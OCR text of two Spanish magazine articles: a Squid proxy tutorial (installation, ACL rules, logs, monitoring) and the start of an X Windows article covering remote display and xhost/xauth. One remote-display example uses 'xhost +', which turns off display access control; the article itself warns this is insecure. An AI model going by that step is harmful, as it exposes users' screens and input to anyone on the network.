Squid generalmente se distribuye desde su página oficial (www.squid-cache.org) en forma de archivos fuente, para que el usuario lo compile y lo instale para su propio sistema operativo. Esto es muy recomendable porque cada sistema operativo puede estar configurado de una manera diferente aunque tenga la misma versión. En vez de disponer recursos para generar los binarios, los desarrolladores tratan de hacer el código fuente lo más portable posible. De todas formas, algunos voluntarios ofrecen binarios para distintos sistemas operativos, como por ejemplo: RedHat, Debian , FreeBSD, NetBSD, Windows NT y XP, que también se pueden conseguir en la página de Squid.
Luego de obtener el programa y compilarlo, se instala de acuerdo a la plataforma.
Una vez instalado, hay que hacer pocas configuraciones básicas para que funcione de manera correcta. Se debe tener en cuenta que si hay firewalls en la red, se debe abrir el puerto correspondiente para que los clientes accedan al proxy, y también permitir al servidor la salida a Internet.
El archivo de configuración del programa se llama "squid.conf", y varía su ubicación de acuerdo a la plataforma y la forma de instalar. En Linux se puede encontrar en "/usr/local/squid/etc/squid.conf".
Por lo general, hay que sacar el signo "#" de comentario a las líneas donde figuren las siguientes etiquetas y completar con los valores necesarios:

cache_dir: Es el directorio en donde se van a guardar los cache; se necesita un espacio en disco considerable.

http_port: El puerto 3128 es el que trae por defecto.

http_access: Por defecto se deniega todo acceso, hay que crear reglas para permitir o denegar el tráfico desde ciertas máquinas hacia ciertos destinos. Esta configuración es importante y depende de la política de la Organización. Más adelante revisaremos cómo se hace.

cache_effective_user y cache_effective_ group: Configurar estas variables para un usuario que pueda escribir en el directorio de Cache y en el de Logs.

"Squid es el proxy más utilizado del Mundo debido a su compatibilidad con numerosos estándares y la implementación de protocolos de jerarquías de Cache y balanceo de carga (ICP, HTCP, CARP)."




Fig. 2 - Webalizer - Resumen de las visitas por sitio

Cuando se termina de editar el archivo de configuración, hay que crear los directorios de Swap del Cache. Para eso se ejecuta el comando "squid" con la opción "-z"; por ejemplo para Linux:

```
/usr/local/squid/bin/squid -z
```

Una vez que se terminan de crear los directorios de Swap, se inicia el programa con el siguiente comando:

```
/usr/local/squid/bin/squid
```

Para probar si el servidor funciona correctamente, hay que configurar el browser del cliente con el nombre o la IP del host y el puerto que designamos en la variable http_port, en la ventana de "Configuración LAN" del navegador. En el archivo denominado "access.log" podremos verificar si estamos navegando a través del proxy.

“¿Bajo qué sistemas operativos corre SQUID?: Linux, FreeBSD, NetBSD, OpenBSD, BSDI, Mac OS/X,OSF/Digital, Unix/Tru64, IRIX ,SunOS/Solaris, NeXTStep, SCO Unix, AIX, HP-UX, OS/2”

Listas de Acceso (ACLs)

De acuerdo a la política de la Organización, el administrador estará encargado de administrar el ancho de banda disponible para los usuarios. Squid provee un mecanismo muy flexible, pero poco intuitivo para permitir o denegar acceso a usuarios o redes a puertos o URLs, ancho de banda, programas, entre otros, que consta de determinadas sentencias llamadas "Access Lists" (ACLs). Las mismas se guardan en el archivo de configuración en un párrafo destinado para ese propósito. Cada vez que se haga una modificación, se deberá hacer una reconfiguración del proxy para que tome los cambios. Un ejemplo para Linux:

```
/usr/local/squid/bin/squid reconfigure
```

Squid tiene al menos 20 tipos de ACLs, que se refieren a distintos aspectos de un requerimiento o respuesta HTTP, por ejemplo el origen, el destino y el método del pedido.
Una sentencia ACL para Squid consta de 3 elementos: un tipo, un nombre y uno o más valores específicos. Por ejemplo:

```
acl primera src 10.10.10.10
acl segunda dstdomain www.nexweb.com.ar
acl tercera method GET
```

La primera Access List, representa al host 10.10.10.10, la segunda a los pedidos de los clientes para la URL www.nexweb.com.ar, y la tercera a todos los pedidos HTTP GET. La palabra clave "src" se refiere al origen ("source" en inglés) del pedido, "dstdomain" al destino del pedido y "method" al método HTTP.

Para la mayoría de los tipos de ACLs, se pueden agregar varios valores:


```
acl ventas src 10.10.10.1 10.10.10.2
10.10.10.3
acl personales dstdomain
www.juan.com.ar www.alberto.com.ar
acl permitidos method POST PUT GET
```

Utiliza la lógica "OR". Si cualquiera de los valores del requerimiento del cliente coincide con lo que dice la sentencia, se toma la sentencia como cumplida y se decide lo que indique la regla que se configura más abajo.
Una vez que tenemos definidas las sentencias "acl", hay que indicar a Squid si dicho conjunto de pedidos por parte de los clientes, va a ser permitido o denegado.
Las reglas de las Access Lists, se refieren a las sentencias que describimos antes por sus nombres, y se agrega la palabra clave "allow" o "deny" para permitir o bloquear ese tráfico.

```
http_access allow ventas
http_access deny personales
http_access allow permitidos
```

Es importante tener en cuenta que Squid verifica las reglas en el orden en que se escriben. La comparación se realiza secuencialmente hasta tanto se encuentre una coincidencia. Una vez que el paquete cumple la condición de una línea, se ejecuta la acción indicada y no se sigue comparando.
Por ejemplo, a un usuario que tenga una IP que corresponda a "ventas" se le va a permitir el tráfico directamente. Si no pertenece a "ventas" y trata de ingresar a una página de las "personales", no va a poder porque la segunda línea de "http_access" lo bloquea.

Fig. 3 - RRDT - Configurando el SNMP en el servidor y este programa se pueden obtener estadísticas de Hit Rate.



Al final de todas las reglas, debe haber una más general para indicar qué decisión tomar con los pedidos que no coinciden con ninguna regla. Una buena práctica consiste en denegar todo el tráfico, para asegurarse de que solamente tengan permitido el tráfico aquellos orígenes o destinos explícitamente configurados. Por lo tanto, si el paquete no coincide con ninguna de las premisas declaradas en la lista será descartado.

Se pueden llegar a configurar reglas mucho más complejas, combinando todos los tipos de ACLs para tener un control más granular del tráfico, pero cuanto más larga es la sentencia, más comprometido está el CPU y de algún modo esto afecta la performance del servidor.

Cuando una regla contiene varios elementos, todos tienen que coincidir en el pedido del cliente para que se tome una decisión; en otras palabras, utiliza la lógica "AND", por ejemplo:

```
http_access allow ventas personales
http_access deny ventas
```

La primer regla dice que un pedido desde las IPs de "ventas" para las páginas en "personales" va a pasar directamente. Sin embargo, la segunda regla dice que cualquier otro pedido desde las IPs de "ventas" va a ser denegado. Estas dos líneas restringen a los usuarios de "ventas" a visitar solamente las páginas que están listadas en "personales".

Las listas de acceso pueden llegar a ser muy complicadas, y el hecho de que importe el orden en que se escriben también agrega complejidad. Lo primero que hay que tener en cuenta es que siempre hay que escribir las reglas más específicas antes que las más generales.

Logs y Monitoreo

Squid produce varios logs, como por ejemplo: cache.log, access.log, store.log, referer.log, entre otros. El access.log es el que loguea todos los accesos a Internet por parte de los usuarios. A través de herramientas como "SARG" y "Webalizer" se pueden realizar estadísticas en formato HTML.

Squid provee dos interfaces para monitorear su operación, SNMP y el "Cache Manager". Cada uno posee sus ventajas y desventajas, no todos los indicadores se pueden ver claramente con una sola de estas herramientas. Hay que aprender a usar los valores realmente significativos para poder extraer información útil. Para obtener la información de SNMP (Simple Network Management Protocol) hay que habilitar primero el protocolo cuando se compila el software y luego programar scripts en Perl o configurar un programa como MRTG o RRDT. Cuando se utiliza SNMP, Squid reporta en general los valores como contador y no en forma de indicador como puede ser un promedio. Los softwares antes nombrados realizan estas mediciones automáticamente y permiten ver el resultado gráficamente.

El "Cache Manager" es una aplicación CGI para mostrar estadísticas sobre los procesos de Squid mientras están corriendo. También se puede acceder a esta información del servidor a través de la línea de comandos.

Conclusión


Squid es un proxy para HTTP y FTP de alta performance. Es un desarrollo Open Source de "National Science Foundation".

El software es muy útil y fácil de instalar. También existen muchas herramientas para monitorear los procesos y realizar estadísticas de los accesos de los usuarios. La administración de Squid requiere conocimientos profundos de Unix, pero permite un nivel máximo de granularidad en la configuración de los filtros de control de acceso, que es fundamental para algunos entornos.

Squid es el proxy más utilizado del Mundo debido a su compatibilidad con numerosos estándares y la implementación de protocolos de jerarquías de Cache y balanceo de carga (ICP, HTCP, CARP).

Por todo esto, Squid constituye una de las mejores soluciones del mercado por su performance y escalabilidad.

Fig. 4 - RRDT - Es importante monitorear el tamaño de los archivos del Cache.



0 - 1 KB	Current:	23.572	Average:	23.436	Min:	0.000	Max:	51.041
1 - 10 KB	Current:	49.251	Average:	50.204	Min:	0.000	Max:	65.641
10 - 100 KB	Current:	25.013	Average:	21.779	Min:	0.000	Max:	72.265
100 - 1000 KB	Current:	1.910	Average:	2.051	Min:	0.000	Max:	3.680
Greater than 1 MB	Current:	0.256	Average:	1.075	Min:	0.000	Max:	3.815

Last data entered at Sat May 6 11:10:03 2000.



Windows

VIDA EN LA PANTALLA

Muchos utilizan entornos gráficos y sistemas de ventanas (ya sea localmente o en forma remota), sin saber que se soporta por X-Windows. Conozca y entienda esta tecnología basada en la idea cliente servidor.

Por Luís Otegui

La prehistoria: de las tarjetas perforadas a 80x25

En un principio, los datos y comandos se introducían en las máquinas vía tarjetas perforadas. Cajones y cajones de tarjetas debían ser alimentadas a las computadoras, de a una por vez, y en un determinado orden, o si no, el programa fallaba. Más tarde, aparecieron las primeras terminales de tipo texto, algo parecidas a una máquina teletipo. En ellas, uno tecleaba las órdenes, y la computadora respondía vía una impresora. La comunicación usuario-máquina se hizo entonces más fluida…

Luego, aparecieron las primeras terminales de video "bobas", donde el usuario podía ver el resultado de sus órdenes de forma casi inmediata. Sin embargo, lo que a muchos desanimó de esa primera era del video era que ya no tenían una copia en papel de sus listados de órdenes, o programas. La aparición de las primeras terminales de video estilo DEC VT hizo más rápida aún la interfaz usuario-computadora…

Pero todo eso cambió a mediados de los 80. Interfaces de tipo gráfico se hicieron disponibles para usuarios finales, vía el rápido escalado en la velocidad de las computadoras personales. Apple con su Mac, Sun con OpenWindows, e IBM, confiando en Windows y OS/2, hicieron que el desarrollo de interfaces de usuario rápidas e intuitivas se disparara de manera astronómica.

Foto: © 2005 Hemera Technologies Inc.

Nace una estrella

Así, aparecieron diversas maneras de presentar esta interfaz de usuario, pero todas ellas con denominador común: X Windows. Básicamente, X Widows es un sistema de ventanas independiente del hardware, y listo para trabajar en forma remota, o sea vía la red. Fue desarrollado en el MIT, y si bien no es un producto disponible de forma pública, su código fuente está disponible de forma gratuita, prácticamente para toda arquitectura de mainframe, estación de trabajo o computadora de escritorio.

Cada sisema X Windows tiene dos componentes principales: un servidor, y uno o más clientes. Este paradigma fue introducido en el momento de su creación para permitir montar estaciones de trabajo o terminales poco potentes, mientras que el manejo del trabajo de entrada/salida era manejado por un mainframe lo suficientemente potente como para soportar a varios clientes accediendo a la vez. El servidor es el encargado de realizar todo el trabajo de interfaz, manejando la entrada vía teclado, mouse, etc, y la salida, vía el monitor. Es importante notar aquí que el cliente no accede directamente a los periféricos de entrada/salida, sino que lo hace a través del servidor.

Normalmente, en nuestros *NIX o LINUXes, corremos el cliente y el servidor en la misma máquina, pero, dado que X Windows es un sistema listo para correr en redes, es posible correr el servidor en una computadora, y uno o más clientes en otras distintas. Normalmente, la comunicación entre ambas partes se realiza vía TCP/IP, pero es posible enlazar ambos componentes por otros protocolos, lo que abre la puerta, por ejemplo, a correr un cliente en una computadora remota, enlazada mediante un MODEM y un teléfono celular, por ejemplo…

Aún recuerdo mis inicios con la interfaces gráficas, diez años atrás. SuSe 4.2 era la distro, y KDE 1.1 el manejador de ventanas… Arrancar esta combinación en un Pentium 133 significaba escribir "startx" en la línea de comandos, irse a calentar el agua para el mate, ver el disco rígido pelearse contra los pedidos de swap del sistema operativo… Cinco minutos más tarde, tenía un escueto, poco estable, pero magnífico y potente (cuando andaba) escritorio donde trabajar. Eso sí, con paciencia al abrir las aplicaciones, por favor…

Arrancando el entorno gráfico

Tenemos dos modos de arrancar el servidor de X Windows y su(s) clientes(s) en Linux. El primero, más actual y preferido por los newbies, es hacer que nuestro Linux arranque en modo gráfico directamente, cambiando en el archivo /etc/inittab la línea que reza `id:3:initdefault:` El número (tres, en este caso) indica el runlevel en el que nuestra máquina arrancará. El nivel de arranque tres levanta las conexiones de red, los servidores que tengamos configurados, y nos deja una interfaz de usuario en modo texto. Para forzar el arranque en modo gráfico, deberemos, mediante un editor de texto (Vim, Nedit, Midnight Commander, Pico, o su preferido), cambiar este número tres por un cinco, salvar el archivo, y reiniciar, o alternativamente, escribir en la línea de comandos `# init 5` con lo cual, se arrancará el desktop manager, por lo general, kdm o gdm.

La otra forma es con el clásico comando "startx", un script que se encargará de setear variables de entorno, poner el escritorio correcto, la resolución, configurar varios clientes X, etc. Veamos ahora someramente cómo arranca un X server…

El X Server: quién me escucha y quién me ve...

Ahora bien, muchos de nosotros no podemos aún resistirnos al encanto de las 25 líneas por 80 columnas, por lo que optamos por mantener el login en forma de texto, y arrancar X Windows cuando deseamos navegar por internet, editar un documento más o menos complejo (como éste, por ejemplo), o modificar una imagen. En este caso, arrancar el entorno gráfico pasa por escribir en la línea de comandos `# startx` lo cual hará varias cosas.


Primeramente, arrancará el servidor X. Esto también puede hacerse vía el script xinit, localizado por lo general en /usr/bin/X11. Ahora bien, xinit sólo arrancará el servidor, no algún cliente, por lo que no podremos interactuar con la máquina. Como el procedimiento para arrancar un cliente no es obvio, es preferible arrancar el server (y el cliente en forma subsecuente) mediante el script startx.

Como ya hemos dicho, este script arrancará el servidor X, pero además, buscará en nuestro home un archivo llamado .xinitrc. El mismo contiene comandos como qué manejador de ventanas arrancar, atajos de teclado, etc. Si este archivo no existe, se arranca el entrono gráfico con una configuración por defecto, tomada de /usr/lib/X11/xinit/xinitrc.

En cambio, si estamos corriendo una terminal X, el servidor X corre continuamente. Al loguearnos, el sistema busca un archivo personalizado de configuración, donde figura el tipo de manejador de ventanas que preferimos, etc. Dicho archivo se llama `~/.xsession`

Los clientes X

El objetivo principal de los clientes X es enviar información de entrada a las aplicaciones corriendo en el server, por medio de la lectura del teclado y el ratón. Este último no sólo envía señales vía sus botones, sino que además selec-





ciona qué aplicación (o cliente X) se comunica con el server, al posicionarnos sobre él. Como ya hemos explicado, cada aplicación que corre bajo X Windows es considerada un cliente X. Los ejemplos más comunes incluyen:

" Xterm, el cliente de terminal,
" Xedit, un editor de texto,
" Xclock, el reloj de X Windows,
" El Manejador de Ventanas.

El Manejador de Ventanas

El Manejador de Ventanas (o Window Manager, o WM a secas) es un cliente X muy especial. Es el que nos permite agrupar las ventanas, moverlas, cambiar su tamaño, matarlas, o minimizarlas. Provee además de una barra donde agrupar las ventanas, varios menús desplegables, y otras utilidades. Como ya hemos dicho, hay un gran número de WMs disponibles, en función de nuestros gustos y de la potencia de la computadora, podremos elegir uno con el que nos sintamos más cómodos. Encima del Window Manager, deberemos colocar un entorno de escritorio.

Últimamente, los entornos de escritorio más utilizados incluyen KDE y GNOME, pero XFCE se está consolidando como una buena alternativa a ambos, fiable, elástica, y mucho más liviana que las anteriores. En los primeros tiempos, los escritorios disponibles eran clones de aplicaciones como OpenWindows de Sun (el viejo y conocido OLWM), el Common Desktop Environment (CDE), un entorno de escritorio basado en Motif, o 4DWM, el WM de SGI, TWM, un Manejador de Ventanas de tipo "tab". Otra buena alternativa para máquinas "chicas" es IceWM. Potente y simple, tiene la capacidad de importar los menús disponibles en KDE y/o GNOME, y significa mucho menos stress para el procesador y la placa de video. Inclusive, posee una versión "light", más liviana aún, en caso de que no precisemos compatibilidad con GNOME/KDE.

Un párrafo aparte merece GNOME. Todos los entornos de escritorio arriba mencionados poseen su propio Manejador de Ventanas, pero no así GNOME. Sus desarrolladores han preferido publicar una serie de especificaciones que convierten a un WM en "GNOME-compatible". Ningún WM es 100% GNOME-compatible en este momento, aunque Enlightment se encuentra casi en ese status. Otros que lo siguen de cerca son IceWM, WindowMaker y BlackBox.

Funcionamiento remoto: X clients y X servers corriendo en máquinas separadas

Ya lo hemos explicitado, pero para comenzar esta sección, no viene mal recordarlo: X es un sistema de ventanas orientado a redes. Esto es, soporta la capacidad de correr el servidor y lo(s) clientes(s) en máquinas separadas. Esto nos da una cierta ventaja cuando el servidor corre en una máquina significativamente más potente que la que corre el cliente, o si la máquina local es simplemente una terminal X, y no es capaz de correr clientes locales.

Como ejemplo simple, pensemos que queremos correr el paquete "xmaple" en la máquina "Grande", pero actualmente estamos sentados en "Chica".

Primero, logueémonos en "Chica", y desde su entorno gráfico, abramos dos terminales.

En la primera de ellas, hagamos un login remoto a "Grande", vía SSH, Telnet, o Rlogin, según nos convenga. `[yo@chica ~] $ssh grande -C -l yo yo@grande´s password:`

En la terminal que está en "Chica", escribamos `[yo@chica ~]$ xhost +` O bien `[yo@chica ~]$ xhost +grande` para permitirle a Grande escribir en la pantalla de Chica.

En la consola abierta remotamente en "grande", escribamos: `[yo@grande ~]$ setenv DISPLAY chica:0` Con esto estamos redireccionando la salida del servidor X de Grande a la pantalla de Chica. (acá, asumo que su shell por defecto es cshell)

Desde la consola remota en Grande, escibamos: `[yo@grande ~]$ xmaple` Y ya está, la salida debería aparecer en la pantalla de Chica, permitiéndonos usar el ratón y el teclado para entrar datos.

Bien, nuestro server sabe que queremos que escriba sus datos y lea su entrada de nuestro host remoto. ¡Pero el problema es que nuestro host remoto no permite por defecto que cualquiera escriba en su pantalla, o lea de ella! Tremendo agujero de seguridad tendríamos si las cosas fueran así…

Por esto, tenemos que darle una forma de autenticar quién puede y quién no hacer lo antedicho. La mayoría de los X Servers soportan dos formas de autenticación de conexiones: el mecanismo de lista de hosts (xhost), y el mecanismo de las magic cookies (xauth). Así es como SSH, puede hacer forward de conexiones X.

Xhost

Xhost hace autenticación basada en el nombre del host que quiere conectarse. También, permite que cualquiera se conecte a nuestro X Server (¡cuidado! ¡Esto significa que no realiza NINGÚN chequeo de autenticación!). Para manejar la lista de hosts que pueden conectarse a nuestro display, se trabaja con los modificadores + y - del comando xhost, como vimos en el ejemplo del principio: `[yo@chica ~]$ xhost +` (que deshabilita el chequeo) O bien `[yo@chica ~]$ xhost +grande` que sólo habilita a Grande a escribir en nuestro display.

Si deseamos eliminar un host de la lista de los que pueden escribir a nuestro display, escribimos `[yo@chica ~]$ xhost -grande` ¡Atención! Si escribimos `[yo@chica ~]$ xhost-` no estaremos eliminando todos los hosts de la lista de autenticación, sino rehabilitando el chequeo de hosts simplemente.

Xhost es un mecanismo extremadamente inse-

guro. NO distingue entre nombre de usuario que vengan de un mismo host, y además, los nombres de host son fácilmente falseables (spoofing). Esto es malo si se encuentra en una red insegura (como sobre PPP).


Xauth

El principio de Xauth es simple: dejar pasar a todo aquel que conozca el secreto correcto ;-). Este esquema de autenticación es conocido como MIT-MAGIC-COOKIE.
